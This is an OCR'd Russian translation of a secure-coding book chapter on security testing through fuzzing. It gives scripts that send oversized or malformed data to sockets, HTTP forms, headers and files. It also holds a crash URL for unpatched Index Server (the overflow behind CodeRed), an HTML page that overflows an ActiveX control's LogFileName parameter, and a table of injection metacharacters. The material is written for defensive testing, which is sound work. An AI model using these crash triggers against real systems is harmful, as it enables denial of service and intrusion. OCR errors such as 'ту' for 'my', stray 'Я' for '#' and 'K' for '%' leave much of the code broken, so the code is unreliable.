Данные обладают двумя характеристиками, интересными взломщику: размером и характером самого информационного наполнения. В приложения входные данные поступают либо в корректном, либо в ошибочном формате. Первые — это, собственно, те, которые и ожидает приложение. Они редко вызывают ошибки и не очень интересны тестировщику защиты. А вот данные в некорректном формате принимают разные формы, с каждой из которых я познакомлю вас поближе.

Случайные **данные**

Случайные данные (Cr) — это строки произвольных байт, направленных на интерфейсы или записываемые в источники данных, откуда и поступают на интерфейс По опыту известно, что для обнаружения лазеек совершенно неверные данные полезны, но не очень, гораздо эффективнее частично некорректные данные, то есть практически правильные, но с небольшими изъянами. Причина этого в том, что почти все приложения выполняют хотя бы минимальную проверку входной информации.

Для создания буфера с полностью случайными, но печатаемыми данными, годится следующая программа на Perl,

```
srand time;
my $size = 256;
ray @chars = ('A'..'Z', 'a'..'z', 0..9, qw( ! @ tt $ X ^  & * - + = }};
my $junk = join ("", @chars[ map{rand @chars } (1 .. $s ize)]);
```

В C или C++ для этой цели применяют функцию *CryptGenRandom*, которая заполняет заданный буфер случайными байтами (пример программы, генерирующей случайные данные, вы найдете в главе 8). В следующей программе *CryptGenRandom* применяется для создания печатаемых случайных данных (см. папку *Secureco2\Chapter19\PrintableRand*).

```
/*
  PrintableRand.cpp
*/
#include "windows.h"
#include "wincrypt.h"

DWORD CreateRandomData(LPBYTE lpBuff, DWORD cbBuff, BOOL fPrintable) {
   DWORD dwErr = 0;
   HCRYPTPROV hProv = NULL;

   if (CryptAcquireContext(&hProv, NULL, NULL,
                     PROV_RSA_FULL,
                     CRYPT_VERIFYCONTEXT) == FALSE)
      return GetLastError();

   ZeroMemory(lpBuff, cbBuff);
   if (CryptGenRandom(hProv, cbBuff, lpBuff)) {
      if (fPrintable) {
         char *szValid="ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                     "abcdefghijklmnopqrstuvwxyz"
                     "0123456789"
                     "~`!@#$%^&*()_-+={}[]:;'<>,.?|\\/";

         DWORD cbValid = lstrlen(szValid);

         // Преобразование сгенерированных байт (0- 255)
         // в байты из списка разрешенных символов,
         // Есть определенное смещение, так как strlen(szValid)
```

```
            // не точно кратно 255,
            for (DWORD i=0; i<cbBuff; i++)
                lpBuff[i] = szValid[lpBuff[i] K cbValid];

            // В конце печатаемой строки ставится завершающий нуль.
            // Если данные получились непечатаемые, строка нулем не завершается.
            lpBuff[cbBuff-1] = '\0';
        }
    } else {
        dwErr = GetLastError();
    }

    if (hProv != NULL)
        CryptReleaseContext(hProv, 0);

    return dwErr;
}

void main(void) {
    BYTE bBuff[16];
    if (CreateRandomData(bBuff, sizeof bBuff, FALSE) == 0} {
        // Класс! Работает!
    }
}
```

В действительности преимущество этого вида тестирования, то есть с «мусорными» данными, — в возможности обнаружить некоторые виды переполнения буфера. Тестирование просто: размер буфера увеличивается, пока приложение не начнет сбоить. Надежная программа должна без ошибок справляться с большими буферами. Следующий код на Perl создает буфер, который непрерывно увеличивается в размере.

```
# Обратите внимание на использование
ft символа подчеркивания '_' в $MAX.
# Мне очень нравится такое представление больших чисел,
# Их легче читать! 128_000 означает 128 000.
# Удобно, правда?
ту $MAX = 128_000;
for (ту $1=1; $i < $MAX; $1 *= 2) {
    ту $junk = 'A' x $i;

    # Отправляем содержимое $Junk в источник данных или на интерфейс.
}
```

Внимание! Иногда трудно определить, подвержено ли переполнение буфера эксплуатации. Поэтому лучше обезопасить себя, устранив все сбои приложения, вызванные слишком объемными данными.

Наиболее известный **труд** на тему случайных данных — статья Бартона Миллера (Barton P. Miller) и соавторов «Fuzz **Revisited: A Re-examination** of the Reliability

of UNIX Utilities and Services»* *(http://citeseer.nj.nec.com/2176htmt),* в которой анализируется, как некоторые приложения реагируют на случайные входные данные, Выводы статьи настораживают:

> *Хуже всего то, что некоторые из дефектов, о которых мы сообщали еще в 1990 г., присутствуют в продуктах, выпущенных в 1995 г. Наши исследования показали, что частота сбоев прикладных программ на коммерческих версиях UNIX (поставляются компаниями Sun, IBM, SGI, DEC и NEXT) составляет 15—43 %.*

Вполне вероятно, что некоторые части вашего приложения подвержены сбоям, обусловленным «мусорными» данными. Честно говоря, любой сбой программы следует рассматривать как очень серьезный повод для беспокойства; это свидетельствует о низком качестве кода, отвечающего за проверку корректности входной информации. Хотя тестирование путем ввода случайных данных полезно и должно обязательно входить в тест-планы, оно не охватывает многих видов ошибок. Есть более действенный метод — ввод частично некорректных данных.

Частично некорректные данные

Речь идет о данных, которые в принципе корректны, но содержат недействительные значения или действительные величины, но в другом представлении. Существует несколько видов частично некорректных данных:

- ошибка в знаке (Cs);
- ошибка в типе (Ct);
- Null **(Cn);**
- нуль (Cz);
- выход за пределы разрешенного диапазона (Co);
- добавление случайных данных к действительным (Cv),

Неверный знак (Cs) или тип (Ct) не требуют объяснений. В зависимости от приложения, нуль представляется как *0* или *'0'.* [Следует предусмотреть оба варианта. Если приложение ожидает *0,* попытайтесь проверить его, предоставив *'0',* — это тот же нуль, но другого типа (Ct).] Null не то же самое, что нуль; в мире баз данных это означает отсутствие данных. Выход за пределы диапазона подразумевает большие числа и даты слишком далеко в прошлом или будущем. Последний тип также понятен без объяснений: приложение ожидает дату в форме *09-09-2002,* а получает *09-09-2002Jk17&61hhAn=_9jAMh* Это пример добавления случайных данных к корректным,

Такое тестирование требует больше усилий, так как необходимо знать типы данных, поддерживаемые приложением. Например, если Web-приложение принимает, определенный (фиктивный) тип заголовка, TIMESTAMP, то включение в заголовок случайных данных в определенной мере полезно, но много не даст, если программа проверяет наличие вполне определенных значений в заголовке. Пусть приложение принимает только числовые значения в TIMESTAMP, а программа тестирования заполняет заголовок случайными последовательностями байт. Очень

* «Снова о тестировании путем ввода случайных данных: Повторная проверки надежности утилит и сервисов в UNIX». — *Прим. перев.*




Рис. 19-2. *Примеры модификации некоторых XML-элементов, в том числе имени файла*




Рис. 19-3. *Еще несколько примеров модификации XML-элементов*

Изменение размера блока данных

Предыдущий сценарий на Perl позволяет порезвиться: структура содержит член, в котором указана длина следующего далее буфера. Это очень распространенная практика; во многих приложениях, обрабатывающих сложные двоичные конструкции, есть член, определяющий длину буфера. А что может помешать нам поиздеваться над программой, подставляя ложный объем данных? (Кстати, об анализе сложных структур данных и вызываемых ими проблем с защитой я расскажу в главе 20.) Сделаем так:

```
my $cbBlobSize = 256;    # Подставим ложный размер.
```

Этот оператор устанавливает размер блока данных в 256 байт. Однако отправляется лишь 128 байт, а серверная программа способна принять максимум *MAX_BLOB* (128) байт. Это вызовет сбой с нарушением доступа при попытке скопировать 256 байт в 128-байтовый буфер, да еще при отсутствии половины 256-байтного блока. Можно отправить 256 байт и установить размер большого бинарного объекта также в 256 байт. Вполне возможно, что программа послушно скопирует данные, невзирая на то, что длина буфера лишь 128 байт. Другая уловка — задать очень большой размер бинарного объекта, как в следующем коде, и посмотреть, станет ли сервер слепо выделять память. Выполнив эту операцию много раз, удается истощить свободную память на сервере, а это не что иное, как DoS-атака.

```
my $cbBlobSize = 256_000;   Я Сильно преувеличим размер объекта.
```

Как-то раз я анализировал приложение, в котором из соображений быстродействия имена пользователей и пароли хранились в кэше в течении получаса. Кэш размещался в оперативной памяти, а не в дисковом файле. Однако обнаружился дефект: если атакующий предоставлял неверную пару «имя пользователя + пароль», сервер кэшировал данные, а затем отклонял запрос из-за неверных реквизитов, после чего кэш на диск не сбрасывался и оставался в памяти на протяжении следующего получаса. Так что взломщику достаточно было направить тысячи ошибочных запросов, чтобы замедлить работу сервиса или полностью остановить в результате нехватки свободной памяти. Проблема устранялась просто: не размещать ничего в кэше до проверки реквизитов. Я также убедил разработчиков сократить время блокировки информации в кэше до 15 минут.

Если программа терпит сбой, обратите внимание на значение в регистре EIP. Если в нем содержатся данные из буфера (в нашем случае — строка символов «А»), значит, адрес возврата в стеке был перезаписан, и следовательно, приложение уязвимо для переполнения буфера.

Что такое регистр EIP

Когда функция *A* вызывает функцию B, то адрес, на который должно перейти управление *после* возвращения из функции *B,* помещается в стек. После возвращения из функции B процессор извлекает адрес из стека и размещает его в регистре EIP, где хранится указатель на исполняемую команду. Адрес в EIP определяет, с какого места должно продолжиться исполнение программы.

Совет Полезно протестировать приложение, которое ожидает, что длина данных не превышает *MAX_PATH* изменив используемые программой файловые данные и данные реестра. Константа *MAX_PATH* определена к большинстве заголовочных файлов Windows и равна 260.

Совет Учитывая, что символы Unicode и ANSI — разные типы строковых данных, следует предусмотреть в тест-планах проверку на загрузку ANSI-строк там, где ожидается Unicode, и наоборот,

Специальные символы

Имейте в виду, что возможны другие виды мутации данных, — специальные символы, которые характеризуются особой семантикой [в частности, кавычки (Cpq) и метасимволы (Cpm)] или альтернативным способом представления корректных данных [например, управляющие символы (Cpe)]. Примеры последних перечислены в табл. 19-4.

Таблица 19-4. Примеры метасимволов

Символ	Примечание
// и /* и */	Признак комментария в C++, C# и C
#	Признак комментария в Perl
'	Признак комментария в Visual Basic
<!-- и -->	Признак комментария в HTML и XML
--	Признак комментария в SQL
; и :	Разделитель в командной строке
|	Переадресация конвейера
\n и \r или 0x0a и 0x04	Новая строка и перевод каретки
\t	Табуляция
0x04	Конец файла
0x7f	Удаление
0x00	Нулевые байты
< и >	Разделители тегов и символы переадресации
' и ?	Подстановочные знаки

Сетевые атаки

Есть несколько особых случаев сетевых атак, связанных с данными: повтор данных (Nr), поступление рассинхронизированной информации (No) и переполнение или слишком большой объем данных (Nh). Атаки первого типа очень опасны. Если удается повторно воспользоваться пакетом (или пакетами) данных и получить доступ к какому-то ресурсу или заставить приложение предоставить доступ, который в обычных условиях запрещен, то налицо серьезный дефект защиты, который необходимо устранить. Например, если в приложении пользователи аутентифицируются определенным образом — на основе cookie-файлов или информации, хранимой в поле и определяющей, прошел ли пользователь процесс аутентификации, то, повторно отправив (replay) данные для аутентификации, взломщик получит доступ к сервису — естественно, если в последнем не предусмотрены меры против подобной атаки.

Рассинхронизация данных подразумевает нарушение порядка пересылаемых данных. Например, вместо последовательности Data1, Data2 и Data3, атакующее приложение отправляет информацию в неправильном порядке: Data1, Data3 и Data2. Подобная атака особенно опасна, если приложение проверяет только пакет Data1, после чего Data2 и Data3 не проходят контроля типов. Некоторые брандмауэры отличались подобным недостатком.

Ну и наконец одно из самых популярных «развлечений» в Интернете: переполнение сервиса огромным объемом данных или большим числом запросов — ;;ер-

вис тонет в информации и «падает» из-за недостатка памяти или другого ограниченного ресурса. Для подобного нагрузочного тестирования обычно требуется много машин и многопоточные средства тестирования. В таких условиях использовать Perl затруднительно, так как поддержка многих потоков в нем оставляет желать лучшего, поэтому остается C/C++, .NET и специализированные инструментальные средства нагрузочного тестирования.

Совет Хотите быстро найти много ошибок? Исследуйте код обработки сбоев и исключений в тестируемом приложении — программисты, как правило, этого не делают!

Известны успешные атаки другого типа: создать недобросовестный клиент, который посреди транзакции с сервером перестает реагировать. Не забудьте проверить все этапы транзакции. Проштудируйте главу 17 и создайте средства тестирования, моделирующие все вероятные режимы сбоя.

Примечание Рекомендую вам полезный инструмент для инициирования сбоев, особенно если вы не любите писать много программ и сценариев, — продукт Hailstorm компании Cenzic. Он позволяет создавать достаточно сложные данные для проверки различных сетевых интерфейсов, а также поддерживает «затопление» (flooding) данными. Подробнее об этом инструменте — на сайте *http:// www.cenzic.com.*

Прежде чем приступить к тестированию

До начала тестирования следует настроить мониторинг приложения. В частности, подключить отладчик на случай сбоя приложения. Не забудьте задействовать оснастку Performance Monitor (Производительность) для наблюдения за занятой приложением памятью и использованием описателей. Если происходит сбой приложения или растут показания счетчика занятой памяти или описателей, значит, взломщик в принципе может вызвать сбой приложения и таким образом сделать сервис недоступным для других.

Примечание Имеются другие полезные инструменты, в том числе Gflags.exe (он есть на установочном компакт-диске Windows 2000 и Windows .NET) — средство, позволяющее управлять параметрами кучи; Oh.exe — информирует об имеющихся в системе описателях; dh.exe — предоставляет сведения о использовании кучи процессами. Последние два входят в состав комплектов ресурсов Windows 2000 и Windows .NET.

Внимание! Если приложение самостоятельно обрабатывает исключения, вы не увидите никаких ошибок пока не подключите отладчик. Почему? Да потому, что ошибки перехватывает код обработки исключений и приложение продолжает работать. Если подключить отладчик, то исключения в первую очередь будут попадать в него.

Обязательно ведите журнал событий — так удастся зафиксировать многие ошибки, особенно если вы тестируете сервис. Большинство сервисов сконфигурированы на перезапуск после сбоя.

А теперь перейдем от методов к технологиям тестирования защиты.

Создание инструментов для поиска дефектов

Наконец позаботьтесь о средствах проверки интерфейсов и поиска в них недостатков. При выборе инструментов и технологий тестирования руководствуйтесь простым правилом: выбирайте те средства, которые «копают вглубь», выявляя то, что не обнаружить стандартным способом. Например, инструмент, который правильно форматирует запросы, бесполезен для полноценного тестирования интерфейса. В частности, не используйте Visual Basic для реализации низкоуровневых COM-интерфейсов, потому что среда всегда заботится о правильном форматировании строк и других структур данных, А ведь вся соль тестирования защиты путем инициирования ошибок — в создании некорректных данных,

Примечание Если кто-то нашел в вашем коде или коде конкурента брешь защиты и сделал exploit, включите эту программу в тест-план. Программу эксплуатирующую недостатки вашего приложения, следует выполнять так же регулярно, как и сценарии тестирования. Печально известно постоянство производителей: после устранения в одной версии эти же дефекты защиты всплывают в одной из следующих. Опасная брешь в Sendmail, известная как «бомба канала» (pipe bomb), снова появилась в операционной системе AIX 10.0 корпорации IBM, причем в предыдущих версиях ее успешно устранили. Поэтому не стоит забывать об уже имеющихся средствах аудита — вы ведь не хотите, чтобы кто-то посторонний нашел бреши в защите вашего продукта, не прибегая к особым уловкам, а просто используя широко известные и популярные инструменты! Предусмотрите соответствующие процедуры тестирования в своем тест-плане.

Обязательно найдите в приложении дополнительные способы выполнения одной функции. Например, многие приложения можно конфигурировать как посредством инструментов администрирования, так и программно, через объектную модель. Мы уже говорили о мутации данных. Пришла пора выяснить, как они попадают на интерфейс, и рассказать о тестировании интерфейсов различных типов.

Тестирование основанных на сокетах приложений

Я уже демонстрировал тестировочную программу на Perl, которая обращалась к сокету сервера и отправляла подложные данные. Perl прекрасно подходит для этой цели, так как замечательно поддерживает операции с сокетами и позволяет создавать двоичные данные разной сложности с помощью функции *pack*. Конеч но, вы вправе прибегнуть к C++, но в этом случае я бы порекомендовал для создания и управления сокетом использовать специальный класс C++. Ваша задача — создать подложные данные, и незачем забивать себе голову управлением «жизнью»

сокета. Для этой цели годится MFC-класс *CSocket*. C# и Visual Basic .NET также позволяют справиться с задачей. Я предпочитаю C# и пространство имен *System.Net.Sockets* — из-за простоты в работе, многофункционального класса сокета, управления памятью и поддержки многопоточности. Кроме того, классы *TcpClient* и *TcpServer* выполняют за меня многие функции по обеспечению связи.

Тестирование серверных HTTP-приложений

И для этой цели я предпочитаю Perl или .NET Framework. На то есть ряд причин: превосходная поддержка сокетов, HTTP и пользователей-агентов. Легко создать небольшой сценарий на Perl или программку на C#, которая ведет себя, как браузер, обрабатывая заголовки сообщений в процессе обычного запроса по HTTP. Вот пример на Perl (см. папку *Secureco2\Chapter19*), создающий запрос HTTP-формы с ошибочными данными. Поля *Name, Address* и *Zip* — все они содержат длинные строки. Сценарий также создает в запросе новый заголовок *Timestamp*, также с подложным значением.

```
# SmackPOST.pl
use HTTP::Request::Common qw(POST GET);
use LWP::UserAgent;

# Создаем строку пользователя-агента.
my $ua = LWP::UserAgent->new();
$ua->agent("HackZilla/v42.42 WindowsXP");

Я Создаем запрос.
my $url = "http://127.0.0.1/form.asp";
my $req = POST $url, [Name => 'A' x 128,
                      Address => 'B' x 256,
                      Zip => 'C' x 128];
$req->push_header("Timestamp:" => '1' x 10);
my $res = $ua->request($req);

# Получаем ответ.
№ В $errr размещается сообщение об ошибке HTTP,
# а $_ holds содержит ответные HTTP-данные.
ту $errr = $res->status_line;
$_ = $res->as_string;
print " Ошибка!" if (/Illegal Operation/ ig || $err != 200);
```

Как видите, сценарий крошечный, потому что для выполнения основного объема работы в нем задействованы различные модули Perl, библиотека LWP для доступа к WWW в Perl (Library for WWW) и HTTP, а вам остается лишь написать подложную информацию.

Приведу другой вариант этого сценария (см. папку *Secureco2\Chapter19*). Здесь он реализован как ISAPI-обработчик test.dll, выполняющий операцию GET. Он устанавливает длинную строку запроса в URL-адресе и подставной пользовательский заголовок (bogushdr), состоящий из строки, в которой символ *H* повторяется 256 раз, а затем следует пара «перевод каретки + перевод строки», также повторенная, но 128 раз.

```
tt SmackQueryString.pl

use LWP::UserAgent;

$bogushdr = ('H' x 256) . '\n\r';
$hdr = new HTTP::Headers(Accept => 'text/plain',
                         User-Agent => 'HackZilla/ 42.42',
                         Test- Header => $bogushdr x 128);

$urlbase = 'http://localhost/test.dll?data=';
$data = 'A' x 16_384;
$url = new URI::URL($urlbase . $data);
$req = new HTTP::Request(GET, $url, $hdr);

$ua = new LWP::UserAgent;
$resp = $ua->request($req);
if ($resp->is_success) {
   print $resp->content;
}
else {
   print $resp->message;
}
```

Для создания аналогичных инструментов атаки средствами .NET Framework рекомендую класс *WebClient*,*HttpGetClientProtocol* или *HttpPostClientProtocol*Как и *HTTP::Request::Common* в Perl, они берут на себя грязную работу по обслуживанию низкоуровневых протоколов. Следующий пример на C# демонстрирует, как с помощью класса *WebClient* написать клиент, создающий очень большой подложный заголовок,

```
using System;
using System.Net;
using System.Text;

namespace NastyWebClient {
   class NastyWebClientClass {

      static void Main(string[] args) {
         if (args.Length < 1) return;
         string uri = args[0];

         WebClient client = new WebClient();

         client.Credentials = CredentialCache.DefaultCredentials;
         client.Headers.Add
            (@"IWonderIfThisWillCrash:" + new String('a',32000));
         client.Headers.Add
            (@"User-agent: HackZilla/v42.42 WindowsXP");

         try {
            // Делаем запрос и получаем данные ответа
```

```
            byte[] data = client.DownloadData(uri);
            WebHeaderCollection header = client.ResponseHeaders;
            bool isText = false;
            for (int i=0; i < header.Count; i++) {
                string headerHttp = header.GetKey(i);
                string headerHttpData = header.Get(i);
                Console.WriteLine
                    (headerHttp + ":" + headerHttpData);
                if (headerHttp.ToLower().StartsWith
                    ("content-type") &&
                    headerHttpData.ToLower().StartsWith("text"))
                    isText = true;
            }

            // Выводим ответ на экран, если это текст
            if (isText) {
                string download = Encoding.ASCII.GetString(data);
                Console.WriteLine(download);
            }
        } catch (WebException e) {
            Console.WriteLine(e.ToString());
        }
    }
  }
}
```

Переполнение буфера в Microsoft Index Server 2.0, из-за которого стало возможным распространение червя CodeRed и которое описано в бюллетене «Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise» (Неконтролируемый буфер в ISAPI-расширении на Index Server делает возможным компрометацию Web-сервера) на Web-странице *http://www.microsoft.com/technet/security/bulletin/MS01-033.asp*, удалось бы обнаружить, примени разработчики вовремя подобное тестирование. Следующий специально созданный URL-адрес выводит из стоя сервер индексации Index Server, на котором вовремя не установили все «заплатки». Обратите внимание на длинную строку символов «A».

```
$url = 'http://localhost/nosuchfile.ida?' , ('A' x 260) . '=X';
```

Тестирование приложений на основе именованных каналов

В Perl есть класс для поддержки именованных каналов *Win32::Pipe*, но, честно говоря, самому написать простой клиент именованных каналов на C++ или на управляемом коде очень просто. Если вы предпочитаете C++, для управления каналом вызовите нужные функции обработки ACL и олицетворения. Вы также можете создать мощное многопоточное средство тестирования. О нем мы сейчас и поговорим.

Тестирование приложений COM, DCOM, ActiveX и RPC

Вы сильно облегчите свою задачу, если предварительно составите список всех методов, свойств, событий и функций, а также всех возвращаемых значений из всех приложений COM, DCOM, ActiveX, и RPC. Лучше всего для этого использо-

вать не функциональные спецификации, которые обычно к этому времени устаревают, а соответствующие IDL-файлы (Interface Definition Language).

Если серверный RPC-код скомпилирован с параметром */robust* (подробнее о замечательных свойствах этого параметра рассказывается в главе 16), то пользы от попыток «скормить» RPC-интерфейсу явный «мусор» мало, потому что среда исполнения RPC и DCOM отбрасывает данные, не соответствующие в точности определению IDL-файла. Но если вы все-таки добьетесь сбоя серверной среды исполнения RPC, не забудьте сообщить об ошибке в Microsoft! Таким образом лучше выполнять вызовы функций, методов и свойств, отправляя «левые» данные при вызове из C++. В конце концов, вы ведь пытаетесь исполнить свой код, а не среды исполнения RPC. Если надо, воспользуйтесь схемой с рис. 19-1.

Для низкоуровневых RPC- и DCOM-интерфейсов (то есть тех, что предоставляются приложениям на C++, а не сценариям) рекомендуется писать приложение с большим числом потоков, исполнять его на многих компьютерах и выполнять нагрузочное тестирование каждой функции или метода с целью обнаружить возможные проблемы синхронизации, возникновения соперничества за ресурсы, ошибки многопоточных проектов, а также утечку описателей или памяти.

Если приложение поддерживает Automation, то есть когда COM-компонент поддерживает интерфейс *IDispatch*, стоит использовать C++ для генерации случайных данных в самих вызовах функций или любой язык сценария — для создания длинных цепочек данных и специальных типов данных.

Помните, что ActiveX-элементы очень часто эксплуатируются, то есть достаточно просто создать новый экземпляр ActiveX-элемента с любой Web-страницы, если тот не связан с доменом, на котором расположен. Если вы создаете ActiveX-элементы, подумайте, не сможет ли злоумышленник использовать его в своих интересах?

Тестирование ActiveX-элементов в тэгах *<OBJECT>*

Элементы управления ActiveX, вызываемые тэгом *<OBJECT>*, разрешается тестировать так же, как и другие ActiveX-элементы. Единственное отличие в том, что подложные данные внедряются в сам тэг в HTML-файле, а затем этот файл выполняется. Известны случаи эксплуатации переполнения буфера в ActiveX-элементах, указанных в тэгах *<OBJECT>*. Поэтому необходимо тщательно проверить подобные возможности, спланировав тесгирование каждого свойства и метода объекта.

Возможность успешной атаки такого типа была обнаружена в ActiveX-элементе System Monitor, размещенном в файле Sysmon.ocx (идентификатор CIASSID — C4D2D8E0-D1DD-11CE-940F-008029004347). Проблема обнаружилась в параметре *LogFileName*. Буфер переполнялся, когда длина введенных данных превышала 2000 символов, что создавало условия для удаленного выполнения кода. Чтобы обнаружить эту ошибку, достаточно было просто протестировать все параметры элемента управления. Например, так.

```
<HTML>
<BODY>
<OBJECT ID="DISysMon" WIDTH="100%" HEIGHT="100%"
CLASSID="CLSID:C4D2D8E0-D1DD-11CE-940F-008029004347">
   <PARAM NAME="_Version" VALUE="195000">
   <PARAM NAME="_ExtentX" VALUE="21000">
```

```
    <PARAM NAME="_ExtentY" VALUE="16000">
    <PARAM NAME="AmbientFont" VALUE="1">
    <PARAM NAME="Appearance" VALUE="0">
    <PARAM NAME="BackColor" VALUE="0">
    <PARAM NAME="BackColorCtl" VALUE="-2147483633">
    <PARAH NAME="BorderStyle" VALUE="1">
    <PARAM NAME="CounterCount" VALUE="0">
    <PARAM NAME="DisplayType" VALUE="3">
    <PARAM NAME="ForeColor" VALUE="-1">
    <PARAM NAME="GraphTitle" VALUE="Test">
    <PARAM NAME="GridColor" VALUE="8421504">
    <PARAM NAME="Highlight" VALUE="0">
    <PARAM NAME="LegendColumnWidths"
          VALUE="-11 -12   -14 -12 -13 -13 -16">
    <PARAM NAME="LegendSortColumn" VALUE="0">
    <PARAM NAME="LegendSortDirection" VALUE="2097272">
    <PARAM NAME="LogFileName" VALUE="aaaaaa...aaaaaaa"> // более 2000 символов 'a'
    <PARAM NAME="LogViewStart" VALUE="">
    <PARAH NAME="LogViewStop" VALUE="">
    <PARAM NAME="ManualUpdate" VALUE="0">
    <PARAM NAME="MaximumSamples" VALUE="100">
    <PARAM NAME="MaximumScale" VALUE="100">
    <PARAM NAME="MinimumScale" VALUE="0">
    <PARAM NAME="MonitorDuplicateInstances" VALUE="1">
    <PARAM NAME="ReadOnly" VALUE="0">
    <PARAM NAME="ReportValueType" VALUE="4">
    <PARAH NAME="SampleCount" VALUE="0">
    <PARAH NAME="ShowHorizontalGrid" VALUE="1">
    <PARAM NAME="ShowLegend" VALUE="1">
    <PARAM NAME="ShowScaleLabels" VALUE="1">
    <PARAH NAME="ShowToolbar" VALUE="1">
    <PARAM NAME="ShowValueBar" VALUE="1">
    <PARAH NAME="ShowVerticalGrid" VALUE="1">
    <PARAH NAME="TimeBarColor" VALUE="255">
    <PARAM NAME="UpdateInterval" VALUE="1">
    <PARAM NAME="YAxisLabel" VALUE="Test">
</OBJECT>
</BODY>
</HTML>
```

Для выполнения тестирования этого типа перечислите все свойства вместе с корректными данными (тэг *<PARAM NAME>*) в массиве, напишите код создания HTML-файла, выведите корректный код HTML-пролога, видоизмените один или несколько параметров, выведите корректный код HTML-эпилога, а затем вызовите HTML-файл, чтобы увидеть, не «убивают» ли мутировавшие данные ActiveX-элемент. Следующий пример на C# демонстрирует, как создавать тестировочный HTML-файл с «испорченными» данными.

```
using System;
using System.Text;
using System.IO;
```

```
namespace WhackObject {
   class Class1 {
      static Random _rand;
      static int getNum() {
         return _rand.Next(-1000, 1000);
      }

      static string getString() {
         StringBuilder s = new StringBuilder();
         for (int i = 0; i < _rand.Next(1, 16000); i++)
            s.Append("A");
         return s.ToString();
      }

      static void Main(string[] args) {
         _rand = new Random(unchecked((int)DateTime.Now.Ticks));
         string CRLF = "\r\n";

         try {
            string htmlFile = "test.html";
            string prolog =
   @"<HTML><BODY><OBJECT ID='DISysMon' WIDTH='100%' HEIGHT='100%'" +
   "CLASSID='CLSID:C4D2D8E0-D1DD-11CE-940F-008029004347'>";
            string epilog = @"</OBJECT></BODY></HTML>";

            StreamWriter sw = new StreamWriter(htmlFile);
            sw.Write(prolog + CRLF);

            string [] numericArgs = {
               "ForeColor","SampleCount",
               "TimeBarColor","ReadOnly"};

            string [] stringArgs = {
               "LogFileName","YAxisLabel","XAxisLabel"};

            for (int 1=0; i < numericArgs.Length; i++)
               sw.Write(@"<PARAM NAME={0} VALUE={1}>{2}",
                       numericArgs[i],getNum(),CRLF);

            for (int j=0; j < stringArgs.Length; j++)
               sw.Write(@"<PARAM NAME={0} VALUE={1}>{2}",
                       stringArgs[j],getString(),CRLF);

            sw.Write(epilog + CRLF);

            sw.Flush();
            sw.Close();
         } catch (IOException e){
            Console.Write(e.ToString());
         }
```

```
        }
    }
;
```

После создания файл загружают в браузер, чтобы посмотреть, как ведет себя элемент управления с подставными данными,

Тестирование элементов управления не ограничивается параметрами. Вы должны также проверить все тэги *<PARAM>*,методы, события и свойства (потому что некоторые свойства могут возвращать другие объекты, которые также подлежат полноценному тестированию).

Если применяется Microsoft Internet Explorer, необходимо проверить работу элемента управления в различных зонах; элемент управления ведет себя по-разному в зависимости от зоны или домена.

Тестирование приложений, основанных на файлах

Набор тестов процедур обработки файлов зависит от того, что приложение делает с файлом. Например, если оно создает один или несколько файлов или управляет ими, при планировании тестирования обратитесь за подсказкой к рис. 19-1. Предусмотрите, к примеру, назначение файлам ошибочных списков ACL или создание файла заранее. Действительно интересным тестирование становится, когда в файле создаются подложные данные, а затем файл загружается в приложение. Следующий простой сценарий на Perl создает файл *File.txt*,который считывается программой Process.exe. Но сценарий «хитрит»: готовый предоставляемый приложению файл содержит строку длиной от 0 до 32 000 символов «А»,

```
my $FILE = "file.txt";
ту $exe = "program.exe";
ту @sizes = (0,256,512,1024,2048,32000);

foreach(@sizes) {
    printf "Trying $_ bytes\n";
    open FILE, "> $FILE" or die "$!\n";
    print FILE 'A' x $_;
    close FILE;
    Я Обратите внимание на использование кавычек - как при вызове system().
    '$exe $FILE';
}
```

Если вы хотите определить, какие файлы использует приложение, рекомендую вам утилиту FileMon (*http://www.sysinternals.com*).

